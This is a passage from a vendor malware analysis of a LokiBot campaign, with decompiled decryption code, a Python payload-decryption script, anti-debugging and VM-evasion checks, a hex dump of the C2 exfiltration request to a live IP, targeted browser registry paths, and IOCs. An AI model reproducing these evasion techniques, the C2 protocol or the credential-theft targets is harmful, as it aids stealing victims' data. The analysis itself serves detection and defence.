


Figure 9: The key and encrypted data

```
CryptCreateHash(phProv, 0x8003u, 0, 0, &phHash);
_vbaSetSystemError();
v32 = ((int (__cdecl *)(DWORD, _DWORD))_vbaLenBstr)(dwFlags, 0);
v31 = dwFlags;
v30 = &dwDataLen;
v16 = (const BYTE *)((int (*)(void))_vbaStrToAnsi)();
CryptHashData(phHash, v16, (DWORD)v30, v31);
_vbaSetSystemError();
((void (__cdecl *)(DWORD *, DWORD))_vbaStrToUnicode)(&dwFlags, dwDataLen);
((void (__thiscall *)(DWORD *))_vbaFreeStr)(&dwDataLen);
CryptDeriveKey(phProv, 0x6610u, phHash, 0, phKey);
_vbaSetSystemError();
_vbaAryLock(&v46, v37);
p_pdwDataLen = &pdwDataLen;
CryptDecrypt(phKey[0], 0, 1, 0, (BYTE *)(*(_DWORD *)(v46 + 0xC) - *(_DWORD *)(v46 + 0x14)), &pdwDataLen);
```

Figure 10: The pseudo-code for decryption

```
from wincrypto import CryptCreateHash, CryptHashData, CryptDeriveKey
from wincrypto.constants import CALG_MD5, CALG_AES_256
from binascii import unhexlify
import lznt1

#Derive key from password
md5_hasher = CryptCreateHash(CALG_MD5)
CryptHashData(md5_hasher, b'grwK8luzZj7AZDps3YKDsBnOH9Y0CRkqHcvHk29vL
aes_key = CryptDeriveKey(md5_hasher, CALG_AES_256)
#Decrypt payload with aes_key
enc_data="E99B1D9BDA3A5DF68747B16A4DD73EBCFA2277554E4B465C10A871D4AC0
dec_data=aes_key.decrypt(unhexlify(enc_data))
#Decompress decrypted payload
decompressed = lznt1.decompress(dec_data[4:])
```

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	00	A0	01	00	4D	5A	90	00	03	00	00	00	04	00	00	00	MZ
00000010	FF	FF	00	00	B8	00	00	00	00	00	00	00	40	00	00	00	ÿÿ . @
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000040	F0	00	00	00	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	ð º ´ Í! L
00000050	CD	21	54	68	69	73	20	70	72	6F	67	72	61	6D	20	63	Í!This program c
00000060	61	6E	6E	6F	74	20	62	65	20	72	75	6E	20	69	6E	20	annot be run in
00000070	44	4F	53	20	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	DOS mode. $
00000080	00	00	00	00	CC	CD	78	FE	88	AC	16	AD	88	AC	16	AD	ÌÍxþˆ¬ -ˆ¬ -
00000090	88	AC	16	AD	81	D4	95	AD	89	AC	16	AD	4B	A3	4B	AD	ˆ¬ - Ô•-‰¬ -K£K-
000000A0	8A	AC	16	AD	8D	A0	19	AD	89	AC	16	AD	3D	32	F3	AD	Š¬ - -‰¬ -=2ó-
000000B0	8B	AC	16	AD	88	AC	16	AD	8C	AC	16	AD	81	D4	83	AD	‹¬ -ˆ¬ -Œ¬ - Ôƒ-
000000C0	89	AC	16	AD	88	AC	17	AD	C7	AC	16	AD	81	D4	85	AD	‰¬ -ˆ¬ -Ç¬ - Ô…-
000000D0	99	AC	16	AD	3D	32	F7	AD	F3	AC	16	AD	3D	32	C8	AD	™¬ -=2÷-ó¬ -=2È-
000000E0	89	AC	16	AD	52	69	63	68	88	AC	16	AD	00	00	00	00	‰¬ -Richˆ¬ -
000000F0	00	00	00	00	50	45	00	00	4C	01	04	00	85	08	6C	57	PE L … lW
00000100	00	00	00	00	00	00	00	00	E0	00	03	01	0B	01	0C	00	à
00000110	00	38	01	00	00	A2	08	00	00	00	00	00	DE	39	01	00	8 ¢ Þ9

Figure 11: The Python code and the final payload

The injector incorporates various evasion techniques, including:

- Checking the “BeingDebugged” flag of PEB (Process Environment Block)
- Utilizing the “NtGlobalFlag” to determine if the process was created by a debugger
- Verifying the existence of virtual machine paths, such as “\VMWare” and “\Oracle\virtualbox guest additions”
- Employing two calls to the “GetTickCount” API and using Sleep() to check if the time has been accelerated

- Using the “FindWindowW” function to identify the presence of specific debuggers, such as “OllyDbg,” “x64dbg”, “x32dbg”, “WindDbg,” “WinDbgFrameClass,” “ObsidianGUI,” “Soft Ice,” “ImmDbg,” “Zeta Debugger,” and “Rock Debugger”
- Checking the “ProcessDebugObjectHandle” (0x1E)

After obtaining the payload and verifying the overall environment, the injector utilizes the “VirtualAllocEx” function to allocate memory for the subsequent execution of LokiBot.

```
8B 45 E8                mov     eax, [ebp+dwSize]
6A 40                   push    40h ; '@'       ; flProtect
68 00 30 00 00          push    3000h           ; flAllocationType
50                      push    eax             ; dwSize
53                      push    ebx             ; lpAddress
6A FF                   push    0FFFFFFFFh      ; hProcess
E8 B3 44 F8 FF          call    VirtualAllocEx  ; PAGE_EXECUTE_READWRITE
                                                ; MEM_COMMIT|MEM_RESERVE
```

Figure 12: Assembly code for allocating memory

3rd Stage – LokiBot

LokiBot is specifically designed to gather sensitive information from various sources, including web browsers, FTP, email, and numerous software tools installed on the compromised system. Analyzing the C2 traffic to “95[.]164[.]23[.]2/swe/h/pin[.]php” in Figure 13, we determined that the version is 0x0012 and the notable Binary ID is “ckav[.]ru”. As this version of LokiBot has remained unchanged since March, we will only highlight its major components and features.

```
00000000  50 4f 53 54 20 2f 73 77  65 2f 68 2f 70 69 6e 2e   POST /sw e/h/pin.
00000010  70 68 70 20 48 54 54 50  2f 31 2e 30 0d 0a 55 73   php HTTP /1.0..Us
00000020  65 72 2d 41 67 65 6e 74  3a 20 4d 6f 7a 69 6c 6c   er-Agent : Mozill
00000030  61 2f 34 2e 30 38 20 28  43 68 61 72 6f 6e 3b 20   a/4.08 ( Charon;
00000040  49 6e 66 65 72 6e 6f 29  0d 0a 48 6f 73 74 3a 20   Inferno) ..Host:
00000050  39 35 2e 31 36 34 2e 32  33 2e 32 0d 0a 41 63 63   95.164.2 3.2..Acc
00000060  65 70 74 3a 20 2a 2f 2a  0d 0a 43 6f 6e 74 65 6e   ept: */* ..Conten
00000070  74 2d 54 79 70 65 3a 20  61 70 70 6c 69 63 61 74   t-Type:  applicat
00000080  69 6f 6e 2f 6f 63 74 65  74 2d 73 74 72 65 61 6d   ion/octe t-stream
00000090  0d 0a 43 6f 6e 74 65 6e  74 2d 45 6e 63 6f 64 69   ..Conten t-Encodi
000000A0  6e 67 3a 20 62 69 6e 61  72 79 0d 0a 43 6f 6e 74   ng: bina ry..Cont
000000B0  65 6e 74 2d 4b 65 79 3a  20 35 45 46 39 43 30 42   ent-Key:  5EF9C0B
000000C0  32 0d 0a 43 6f 6e 74 65  6e 74 2d 4c 65 6e 67 74   2..Conte nt-Lengt
000000D0  68 3a 20 31 38 31 0d 0a  43 6f 6e 6e 65 63 74 69   h: 181.. Connecti
000000E0  6f 6e 3a 20 63 6c 6f 73  65 0d 0a 0d 0a            on: clos e....
000000ED  12 00 28 00 00 00 07 00  00 00 63 6b 61 76 2e 72   ..(..... ..ckav.r
000000FD  75 01 00 0a 00 00 00 43  00 68 00 72 00 69 00 73   u......C .h.r.i.s
0000010D  00 01 00 1e 00 00 00 44  00 45 00 53 00 4b 00 54   .......D .E.S.K.T
0000011D  00 4f 00 50 00 2d 00 53  00 4e 00 55 00 34 00 44   .O.P.-.S .N.U.4.D
0000012D  00 32 00 34 00 01 00 1e  00 00 00 44 00 45 00 53   .2.4.... ...D.E.S
0000013D  00 4b 00 54 00 4f 00 50  00 2d 00 53 00 4e 00 55   .K.T.O.P .-.S.N.U
0000014D  00 34 00 44 00 32 00 34  00 80 07 00 00 38 04 00   .4.D.2.4 .....8..
0000015D  00 01 00 00 00 01 00 0a  00 00 00 01 00 00 00 01   ........ ........
0000016D  00 30 00 00 00 44 00 30  00 42 00 45 00 43 00 43   .0...D.0 .B.E.C.C
0000017D  00 45 00 35 00 37 00 36  00 30 00 39 00 34 00 37   .E.5.7.6 .0.9.4.7
0000018D  00 44 00 44 00 39 00 46  00 46 00 44 00 38 00 30   .D.D.9.F .F.D.8.0
0000019D  00 44 00 42 00                                     .D.B.
```

Figure 13: C2 traffic caputre of LokiBot

First, the MD5 hash derived from the MachineGuid is in the end pcap, “D0BECCE5760947DD9FFD80DB”. This hash serves as a mutex to ensure that multiple instances of LokiBot are not running simultaneously. It employs the “MoveFileExW” API to create a folder named “%APPDATA%\Roaming\576094” and a file named “47DD9F.exe” using a substring of the MD5 from MachineGuid. The file is marked as hidden by the “SetFileAttributes” function and setting the attribute to FILE_ATTRIBUTE_HIDDEN (0x2). The corresponding registry settings associated with LokiBot are depicted in Figure 14.




Figure 14: Registry setting

The list of targeted software names is stored in an array, and a partial list is provided in Figure 15.

```
004 00 00
00E C7 85 68 FE FF FF 81 00+                mov     [ebp+var_198], 81h
00E 00 00
018 C7 85 6C FE FF FF CC 92+                mov     [ebp+var_194], offset Firefox
018 40 00
022 C7 85 70 FE FF FF F6 91+                mov     [ebp+var_190], offset IceDragon
022 40 00
02C C7 85 74 FE FF FF C2 C9+                mov     [ebp+var_18C], offset Safari
02C 40 00
036 C7 85 78 FE FF FF 2A 92+                mov     [ebp+var_188], offset KMeleon
036 40 00
040 C7 85 7C FE FF FF 77 9A+                mov     [ebp+var_184], offset SeaMonkey
040 40 00
04A C7 85 80 FE FF FF 0D 91+                mov     [ebp+var_180], offset Flock
04A 40 00
054 C7 85 84 FE FF FF 46 90+                mov     [ebp+var_17C], offset BlackHawk
054 40 00
05E C7 85 88 FE FF FF 9E 92+                mov     [ebp+var_178], offset Lunascape
05E 40 00
068 C7 85 8C FE FF FF A2 7A+                mov     [ebp+var_174], offset ComodoDragon
068 40 00
072 C7 85 90 FE FF FF 6E 7D+                mov     [ebp+var_170], offset Opera
072 40 00
07C C7 85 94 FE FF FF DF C5+                mov     [ebp+var_16C], offset QtWebNET
07C 40 00
086 C7 85 98 FE FF FF 1A C7+                mov     [ebp+var_168], offset QupZilla
086 40 00
```

```
aSoftwareMozill_3:                      ; DATA XREF: sub_4094E7+C↑o
                text "UTF-16LE", 'SOFTWARE\Mozilla\Pale Moon',0
                align 10h
aSLunascapeLuna_0:                      ; DATA XREF: Lunascape+7↑o
                text "UTF-16LE", '%s\Lunascape\Lunascape6\plugins\{9BDD5314-20A6
                text "UTF-16LE", '-AB30-8325A95771EE}',0
                align 10h
aSoftwareKMeleo:                        ; DATA XREF: KMeleon+C↑o
                text "UTF-16LE", 'SOFTWARE\K-Meleon',0
aSetuppath:                             ; DATA XREF: IceDragon+6↑o
                text "UTF-16LE", 'SetupPath',0
aSoftwareComodo:                        ; DATA XREF: IceDragon+B↑o
                text "UTF-16LE", 'SOFTWARE\ComodoGroup\IceDragon\Setup',0
                align 4
aRootdir:                               ; DATA XREF: sub_4090AA+8↑o
                text "UTF-16LE", 'RootDir',0
                align 8
aSoftware8pecxs:                        ; DATA XREF: sub_4090AA+D↑o
                text "UTF-16LE", 'SOFTWARE\8pecxstudios\Cyberfox86',0
                align 4
aSoftware8pecxs_0:                      ; DATA XREF: sub_4090AA+37↑o
                text "UTF-16LE", 'SOFTWARE\8pecxstudios\Cyberfox',0
                align 4
aSoftwareMozill_0:                      ; DATA XREF: SeaMonkey+15↑o
                                        ; SeaMonkey+2D↑o
                text "UTF-16LE", 'SOFTWARE\mozilla.org\SeaMonkey',0
                align 4
aSMozillaProfil:                        ; DATA XREF: SeaMonkey+86↑o
                text "UTF-16LE", '%s\Mozilla\Profiles',0
aS_2:                                   ; DATA XREF: SeaMonkey+BE↑o
                text "UTF-16LE", '*.s',0
aSoftwareMozill_1:                      ; DATA XREF: SeaMonkey+F9↑o
                text "UTF-16LE", 'SOFTWARE\Mozilla\SeaMonkey',0
                align 4
aSoftwareMozill_5:                      ; DATA XREF: sub_409CAE+7↑o
                text "UTF-16LE", 'SOFTWARE\Mozilla\Waterfox',0
qword_416898    dq 3FFE666666666666h    ; DATA XREF: SeaMonkey+71↑r
qword_4168A0    dq 4000000000000000h    ; DATA XREF: SeaMonkey+14E↑r
qword_4168A8    dq 4040000000000000h    ; DATA XREF: Firefox+85↑r
```

```
aFirefoxExe:                            ; DATA XREF: sub_40A45B+16↑o
                text "UTF-16LE", 'firefox.exe',0
asc_4168C8:                             ; DATA XREF: sub_40A45B+1B45↑o
                text "UTF-16LE", '_',0
```

Figure 15: Partial data of targeted software

Conclusion

LokiBot is a long-standing and widespread malware active for many years. Its functionalities have matured over time, making it easy for cybercriminals to use it to steal sensitive data from victims. The attackers behind LokiBot continually update their initial access methods, allowing their malware campaign to find more efficient ways to spread and infect systems.

LokiBot exploits various vulnerabilities and employs VBA macros to launch its attacks. It also leverages a VB injector to employ several techniques to evade detection or analysis. As a result, it can bypass certain security measures and pose a significant threat to users.

To protect themselves, users should exercise caution when dealing with any Office documents or unknown files, especially those that contain links to external websites. It is essential to be vigilant and avoid clicking on suspicious links or opening attachments from untrusted sources. Additionally, keeping the software and operating systems up to date with the latest security patches can help mitigate the risk of exploitation by malware.




Figure 16: LokiBot attack chain

Fortinet Protections

This malware is detected and blocked by FortiGuard Antivirus as:

- W32/LokiBot.DYST!tr
- W32/Injector.SBX!tr
- W32/Injector.XX!tr
- MSIL/Kryptik.AIVP!tr
- JS/Follina.N!tr
- VBA/Agent.0F29!tr
- MSOffice/Agent.9C55!tr

The FortiGuard AntiVirus service is supported by FortiGate, FortiMail, FortiClient, and FortiEDR, and the Fortinet AntiVirus engine is a part of each of those solutions. Customers running current AntiVirus updates are protected.

The FortiGuard Web Filtering Service blocks the C2 server.

FortiGuard IP Reputation and Anti-Botnet Security Service proactively block these attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you think this or any other cybersecurity threat has impacted your organization, contact our Global FortiGuard Incident Response Team.

IOCs

C2:

95[.]164[.]23[.]2

Files:

17d95ec93678b0a73e984354f55312dda9e6ae4b57a54e6d57eb59bcbbe3c382
23982d2d2501cfe1eb931aa83a4d8dfe922bce06e9c327a9936a54a2c6d409ae
9eaf7231579ab0cb65794043affb10ae8e4ad8f79ec108b5302da2f363b77c93
da18e6dcefe5e3dac076517ac2ba3fd449b6a768d9ce120fe5fc8d6050e09c55
2e3e5642106ffbde1596a2335eda84e1c48de0bf4a5872f94ae5ee4f7bffda39
80f4803c1ae286005a64ad790ae2d9f7e8294c6e436b7c686bd91257efbaa1e5
21675edce1fdabfee96407ac2683bcad0064c3117ef14a4333e564be6adf0539
4a23054c2241e20aec97c9b0937a37f63c30e321be01398977e13228fa980f29
